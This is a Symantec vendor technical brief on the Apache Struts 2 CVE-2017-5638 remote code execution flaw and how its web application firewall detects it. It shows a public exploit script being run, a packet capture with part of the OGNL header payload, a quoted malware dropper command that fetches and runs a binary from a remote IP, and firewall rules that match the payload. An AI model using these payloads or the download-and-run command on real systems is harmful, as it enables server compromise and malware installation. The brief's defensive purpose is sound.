TECHNICAL BRIEF

# Symantec WAF

## Remote Code Execution & Command Injection in Apache Struts 2

Authors: Gary Tomic, Shay Berkovich & Colin Delaney

## Introduction


Apache Struts is a popular open-source MVC web application framework for Java-based web applications. A zero–day security vulnerability (CVE-2017-5638) against this framework is being actively exploited. It impacts the Jakarta-based multipart parser used in Struts 2. Exploitation attempting to land remote code execution and command injection payloads has been identified.

The high-profile Apache Struts 2 breach last fall is, unfortunately, a security risk all companies handling sensitive customer information face. Details of the breach are available here. The specific payload does not matter when using CVE-2017-5638 as the vector of attack, as there are several proofs of concept (POCs) available and there are likely thousands of ways to exploit this vulnerability.

The Symantec Web Application Firewall solution leverages a unique Content Nature Detection approach that can correctly identify CVE-2017-5638 attacks without requiring a signature update or virtual patch. Symantec Web Application Firewall (WAF) customers are protected by default, and no additional action is required.


## What are the details of the Attack?

Many POC attack payloads are flooding the web, including this exploit in the Metasploit Framework: https://github.com/rapid7/metasploit-framework/issues/8064. For our analysis, we use the python script from the core of this exploit. When running the script against a vulnerable target:




```
hay@shay-berkovich:~$ python struts0day_exploit.py http://127.0.0.1:8080/2.3.15.1-showcase/showcase.action "whoami"
*] CVE: 2017-5638 - Apache Struts2 S2-045
*] cmd: whoami
```

The Wireshark packet capture shows the HTTP request:



```
No.   Time       Source        Destination      Protocol Length Info
1015  20.126916  10.[redacted] 239.255.255.250  SSDP      215  M-SEARCH * HTTP/1.1
1030  20.480006  10.[redacted] 10.[redacted]    HTTP     1082  HTTP/1.1 200 OK  (text/html)
1033  20.480282  10.[redacted] 10.[redacted]    HTTP       66  GET /mandiant-struts-form-vulnerable/ HTTP/1.1
1039  20.606491  10.[redacted] 239.255.255.250  SSDP      215  M-SEARCH * HTTP/1.1
1041  20.641669  10.[redacted] 239.255.255.250  SSDP      175  M-SEARCH * HTTP/1.1
1049  21.302632  10.[redacted] 239.255.255.250  SSDP      215  M-SEARCH * HTTP/1.1

▶ Frame 1033: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: 90:b1:1c:68:5e:88 (90:b1:1c:68:5e:88), Dst: All-HSRP-routers_64 (00:00:0c:07:ac:64)
▶ Internet Protocol Version 4, Src: 10.[redacted] (10.[redacted]), Dst: 10.[redacted] (10.[redacted])
▶ Transmission Control Protocol, Src Port: 43959 (43959), Dst Port: http (80), Seq: 968, Ack: 1018, Len: 0
▶ [2 Reassembled TCP Segments (967 bytes): #1027(967), #1033(0)]
▼ Hypertext Transfer Protocol
  ▶ GET /mandiant-struts-form-vulnerable/ HTTP/1.1\r\n
    Accept-Encoding: identity\r\n
    Host: 10.[redacted]\r\n
    [truncated] Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memb
    Connection: close\r\n
    User-Agent: Mozilla/5.0\r\n
    \r\n
    [Full request URI: http://10.[redacted]/mandiant-struts-form-vulnerable/]
```



```
0000  47 45 54 20 2f 6d 61 6e  64 69 61 6e 74 2d 73 74   GET /man diant-st
0010  72 75 74 73 2d 66 6f 72  6d 2d 76 75 6c 6e 65 72   ruts-for m-vulner
0020  61 62 6c 65 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   able/ HT TP/1.1..
0030  41 63 63 65 70 74 2d 45  6e 63 6f 64 69 6e 67 3a   Accept-E ncoding:
0040  20 69 64 65 6e 74 69 74  79 0d 0a 48 6f 73 74 3a    identit y..Host:
0050  20 31 30 2e [redacted]   [redacted]             43    10.[redacted]..C
0060  6f 6e 74 65 6e 74 2d 54  79 70 65 3a 20 25 7b 28   ontent-T ype: %{(
0070  23 5f 3d 27 6d 75 6c 74  69 70 61 72 74 2f 66 6f   #_='mult ipart/fo
0080  72 6d 2d 64 61 74 61 27  29 2e 28 23 64 6d 3d 40   rm-data' ).(#dm=@
0090  6f 67 6e 6c 2e 4f 67 6e  6c 43 6f 6e 74 65 78 74   ognl.Ogn lContext
00a0  40 44 45 46 41 55 4c 54  5f 4d 45 4d 42 45 52 5f   @DEFAULT _MEMBER_
00b0  41 43 43 45 53 53 29 2e  28 23 5f 6d 65 6d 62 65   ACCESS). (#_membe
00c0  72 41 63 63 65 73 73 3f  28 23 5f 6d 65 6d 62 65   rAccess? (#_membe
00d0  72 41 63 63 65 73 73 3d  23 64 6d 29 3a 28 28 23   rAccess= #dm):((#
00e0  63 6f 6e 74 61 69 6e 65  72 3d 23 63 6f 6e 74 65   containe r=#conte
00f0  78 74 5b 27 63 6f 6d 2e  6f 70 65 6e 73 79 6d 70   xt['com. opensymp
0100  68 6f 6e 79 2e 78 77 6f  72 6b 32 2e 41 63 74 69   hony.xwo rk2.Acti
0110  6f 6e 43 6f 6e 74 65 78  74 2e 63 6f 6e 74 61 69   onContex t.contai
0120  6e 65 72 27 5d 29 2e 28  23 6f 67 6e 6c 55 74 69   ner']).( #ognlUti
0130  6c 3d 23 63 6f 6e 74 61  69 6e 65 72 2e 67 65 74   l=#conta iner.get
0140  49 6e 73 74 61 6e 63 65  28 40 63 6f 6d 2e 6f 70   Instance (@com.op
0150  65 6e 73 79 6d 70 68 6f  6e 79 2e 78 77 6f 72 6b   ensympho ny.xwork
0160  32 2e 6f 67 6e 6c 2e 4f  67 6e 6c 55 74 69 6c 40   2.ognl.O gnlUtil@
0170  63 6c 61 73 73 29 29 2e  28 23 6f 67 6e 6c 55 74   class)). (#ognlUt
0180  69 6c 2e 67 65 74 45 78  63 6c 75 64 65 64 50 61   il.getEx cludedPa
0190  63 6b 61 67 65 4e 61 6d  65 73 28 29 2e 63 6c 65   ckageNam es().cle
01a0  61 72 28 29 29 2e 28 23  6f 67 6e 6c 55 74 69 6c   ar()).(# ognlUtil
01b0  2e 67 65 74 45 78 63 6c  75 64 65 64 43 6c 61 73   .getExcl udedClas
01c0  73 65 73 28 29 2e 63 6c  65 61 72 28 29 29 2e 28   ses().cl ear()).(
```

The response from the vulnerable server contains the result of running the command as it would run on localhost. Command injection chaining allows for truly powerful exploitation variants, from a simple "whoami" and "ls –l" sequences to sophisticated firewall and IDS disabling as shown here.

## How does Symantec WAF Mitigate the Attack?

Let's deploy the Symantec Web Application Firewall (WAF) and observe how the attack is correctly detected and blocked. With the Symantec WAF deployed in front of the vulnerable Struts server, the following response is returned:

```
urllib2.HTTPError: HTTP Error 400: Bad Request
```

Note: The WAF is configured by default to return Status 400 for blocked requests.

The WAF log for the request shows the Code Injection and Analytics Filter engines have identified the attack:

```
"Code Injection;Command Injection"
"[{"eng":"injection.code","part":"header","lang":"java","data":"%{(#_='multipart…"},
{"eng":"analytics_filter","part":"header","rule":["AF-1006-3","AF-1006-20","AF-1006-21","AF-1006-
52"],"data":"%{(#_='multipart…"}]"
```

The important aspect is that the Symantec WAF detected and blocked this attack without requiring a signature update. The log shows the Symantec WAF correctly detects the value of Content-Type header as malicious and categorizes it as Code Injection and Command Injection. Now if the attacker wants to gain a foothold on the compromised machine they might try a more elaborate Command Injection. For example, this nasty payload from recently discovered Linux ARM ELF_IMEIJ.A malware:

```
wget -O /tmp/Arm1 http://192.154.108.2:8080/Arm1;chmod 0777 /tmp/Arm1;/tmp/Arm1;
```

This attack is quite unique as it includes Java code in addition to a bash command sequence. Despite the payload modification, the Command Injection attack is detected correctly:

```
"Command Injection;Code Injection"
"[{"eng":"injection.command","part":"header","host":"linux","version":"3","data":"%{(#_='multipart…#cmd='wge
t -O \/tmp\/Arm1 http:\/\/192.154.108.2:8080\/Arm1;chmod 0777 \/tmp\/Arm1;\/tmp\/Arm1;'…"},
{"eng":"injection.command","part":"header","host":"osx","version":"3","data":"%{(#_='multipart…cmd='wget -O
\/tmp\/Arm1 http:\/\/192.154.108.2:8080\/Arm1;chmod 0777 \/tmp\/Arm1;\/tmp\/Arm1;'…"},
{"eng":"injection.code","part":"header","lang":"php","data":"%{(#_='multipart…"},
{"eng":"injection.code","part":"header","lang":"java","data":"%{(#_='multipart…"}]"
```

## What can we learn from last year's breach?

As mentioned before, the high-profile Apache Struts 2 breach last fall is a reminder that companies handling sensitive customer information face many known and unknown security threats. All companies that handle payment card information are subject to PCI DSS **compliance**. Requirement **6.6** of the PCI DSS specifically provides two ways to comply: (1) conduct a web application vulnerability security assessment, or (2) deploy a WAF in front of the web application.

Deploying the Symantec WAF is the strongest option to achieve PCI DSS 6.6 compliance. The Symantec WAF was designed to efficiently detect Layer 7 attacks while minimizing operational overhead. This WAF approach also gives web application developers time to fix, patch and validate changes before deploying updates to application servers while still maintaining security controls during this highly vulnerable time. According to an **article** by IT World Canada, deploying the fix for the Apache Struts vulnerability can take months due to the significant effort and risk of rewriting parts of the software required as part of the update. The WAF solution provides significant value in this situation. WAF prevents attacks while application developers are still testing updates to their vulnerable web applications.

Unfortunately, many administrators run WAFs in monitor-only mode because of common problems front-ending complex applications. Advanced features, such as a learning mode (Positive Security Model) can quickly make a WAF unmanageable if deployed in front of complex and continually changing web applications. WAF admins respond by switching the appliance into a monitor-only mode or disabling security features. On the other hand, using a Negative Security Model approach is a reactive control and cannot protect against many zero-day attacks. We believe in a different approach. The Symantec WAF solution tackles these problems by leveraging a unique Content Nature Detection strategy that identifies attacks such as CVE-2017-5638 without requiring a signature update, virtual patch, or learning mode. This technique is less prone to false positives for identifying vulnerabilities, and in this example can provide zero-day attack protection without any configuration change on the WAF.

## Configuration

Symantec WAF customers were already protected before the Struts vulnerability was found due to its unique Content Nature Detection approach.

Existing ProxySG customers who are not running WAF controls can deploy a virtual patch in policy for immediate protection. For example:


```
; ProxySG 6.5.x
<proxy>
request.header.Content-Type.substring="%{(#" force_exception(invalid_request)

; ProxySG 6.6+
<proxy>
http.request.normalization.
default("urlDecode:(path),urlDecode:(header),urlDecode:urlDecode:htmlEntityDecode:(arg_name,arg)")
<proxy>
http.request[header].substring="%{(#" force_exception(invalid_request)
```

## Defense-in-Depth

Even though the Symantec ProxySG WAF provides protection for this CVE, it is important to employ a defense-in-depth strategy and deploy multiple layers of security. If any specific layer is breached there are other layers providing complementary protection, making it extremely difficult for attackers. Symantec offers an additional layer of protection, providing a two-tier comprehensive defense-in-depth solution.

Symantec offers the leading DLP solution on the market, and this is an additional layer of defense. Integrating DLP with the ProxySG WAF allows for the scanning of all data leaving the application for violations and anomalies. If an attacker is somehow successful in breaching the WAF, they must also evade the DLP policy that is scanning all traffic leaving the application to succeed in an attack.



*ProxySG WAF integration with Data Loss Prevention*

## Conclusion

Even though a vulnerability is being exploited in the Apache Struts 2 framework, Symantec WAF customers are protected from the attack. They do not require a signature update or virtual patch for protection. However, Symantec strongly advises a defense-in-depth approach by upgrading all vulnerable Apache Struts versions to the appropriate patched versions.

## About Symantec WAF

Web-based apps and content are increasingly under attack. Symantec Web Application Firewall and Reverse Proxy, built on the industry-leading ProxySG platform, secures and accelerates web applications. Protect your website from the OWASP Top 10. Block known attack patterns with signature-based engines and use the most advanced signatureless content nature detection engines to detect obfuscation and block new attacks.

- Get OWASP Top 10 coverage
- Analyze and scan inbound executables and files for malware
- Offload user authentication and SSL
- Improve application performance
- Monitor and apply policy to inbound connections

## For More Information

Visit us online for additional resources at **Symantec.com**. To get started now or for help designing your WAF solution, contact your Symantec channel partner or Symantec Systems Engineer.

Symantec™

350 Ellis St., Mountain View, CA 94043 USA | +1 (650) 527 8000 | 1 (800) 721 3934 | **www.symantec.com**

19A169806_tb_WAF_on_Apache